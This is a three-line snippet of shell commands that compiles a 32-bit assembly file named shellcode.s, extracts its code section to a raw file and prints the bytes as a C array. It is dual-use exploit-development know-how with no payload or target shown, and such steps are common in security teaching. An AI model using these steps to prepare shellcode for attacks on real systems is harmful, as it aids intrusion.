gcc -nostdlib -static -m32 shellcode.s -o shellcode-elf

objcopy --dump-section .text=**shellcode-raw** shellcode-elf

xxd -i shellcode-raw